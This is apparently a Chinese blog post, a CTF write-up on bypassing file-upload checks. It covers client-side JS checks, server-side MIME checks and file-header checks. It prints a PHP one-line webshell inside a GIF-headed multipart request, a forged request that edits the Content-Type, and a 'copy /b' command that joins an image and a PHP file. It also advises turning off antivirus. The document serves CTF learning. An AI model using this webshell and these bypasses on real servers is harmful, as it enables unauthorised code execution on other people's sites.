
ctf文件上传

原创

Zheng_Jay 于 2021-11-15 23:28:23 发布 3108 收藏 1

分类专栏： ctf技术 文章标签： 前端 安全 javascript

本文链接：https://blog.csdn.net/Zheng_Jay/article/details/121346162




客户端校验

最简单的文件校验是`本地js校验`，一般都是要求只能上传jpg，png，gif`图片格式`：

```
<script type="text/javascript">
    function checkFile()
    {
        var flag = false;
        var str = document.getElementById("file").value;
        str = str.substring(str.lastIndexOf('.') + 1);
        var arr = new Array('png','jpg','gif');
        for(var i=0;i<arr.length;i++)
        {
            if(str==arr[i])
            {
                flag = true;
            }
        }
        if(!flag)
        {
            alert('文件不合法！只能上传.png或.jpg或.gif!');
            return false;
        }
        return flag;
    }
</script>
```

应对措施：在本地`禁用js`。



服务端校验

服务端校验比较棘手一点。

MIME类型校验

虽然我们在客户端同过禁用js上传了文件，但服务端还会再对文件类型进行校验，并且校验的是`MIME`。

- MIME类型检测
  - ◆MIME type的缩写为(Multipurpose Internet Mail Extensions)代表互联网媒体类型(Internet media type)，MIME使用一个简单的字符串组成，最初是为了标识邮件Email附件的类型，在html文件中可以使用content-type属性表示，描述了文件类型的互联网标准。


```
204800
-----------------------------723230141571537767140896938
Content-Disposition: form-data; name="upfile"; filename="GIF.g
Content-Type: image/gif

GIF89a
<script language="php">@eval($_POST['a']);</script>
-----------------------------723230141571537767140896938
Content-Disposition: form-data; name="submit"

上传
-----------------------------723230141571537767140896938--
```

```
//检测content-type
if($_FILES["upfile"]["type"]!= "image/gif"){
    echo "只允许上传GIF图片";
    exit;
}
```

我们在开发者工具中，虽然看到文件发送成功:



但如果服务端对我们请求的数据中的MIME类型进行校验，发现并非image类型，仍会丢弃。

所以，我们要修改请求包中的MIME类型（使用burp suit），常见的MIME类型：

- 扩展名：gif　MIME类型：image/gif
- 扩展名：png　MIME类型：image/png
- 扩展名：jpg　MIME类型：image/jpeg
- 扩展名：js　MIME类型：text/javascript
- 扩展名：htm　MIME类型：text/html
- 扩展名：html　MIME类型：text/html
- 。。。。。。

修改MIME类型：

```
POST /upload.php HTTP/1.1
Host: [redacted]
Proxy-Connection: keep-alive
Content-Length: 294
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://[redacted]
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeSZBCf1Or5sAVapZ
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Mobile Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://35.229.138.83:18367/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,en-US;q=0.7,en;q=0.6

------WebKitFormBoundaryeSZBCf1Or5sAVapZ
Content-Disposition: form-data; name="file"; filename="asd.php"
Content-Type: application/octet-stream


------WebKitFormBoundaryeSZBCf1Or5sAVapZ
Content-Disposition: form-data; name="submit"

□□□
------WebKitFormBoundaryeSZBCf1Or5sAVapZ--
```

文件头校验

有些题目中，服务端还会对上传的`文件头`进行校验，如果我们的文件头非图片格式，依然会被舍弃。

这时，我们就要用到`图片码`了！

在windos中，我们可以在cmd中用`copy`将文件进行捆绑。

我们只要将一张png图片和我们的php文件捆绑，不就有了png文件头，绕过服务端的校验了吗？

```
copy 1.png/b+2.php give_me_flag.php
```

照着这条指令，将文件进行修改就行了。

在用这条指令的时候，要注意`关闭windows自带的病毒防护`，不然会将一句话木马文件清掉。

```
C:\Users\86135\Desktop>copy 1.png/b+2.php give_me_flag.php
1.png
2.php
已复制            1 个文件。
```

后缀黑名单校验

在参考资料中，还看到服务端有这种校验，但笔者还未遇到，等遇到了再记录。

参考资料

一句话图片码

文件上传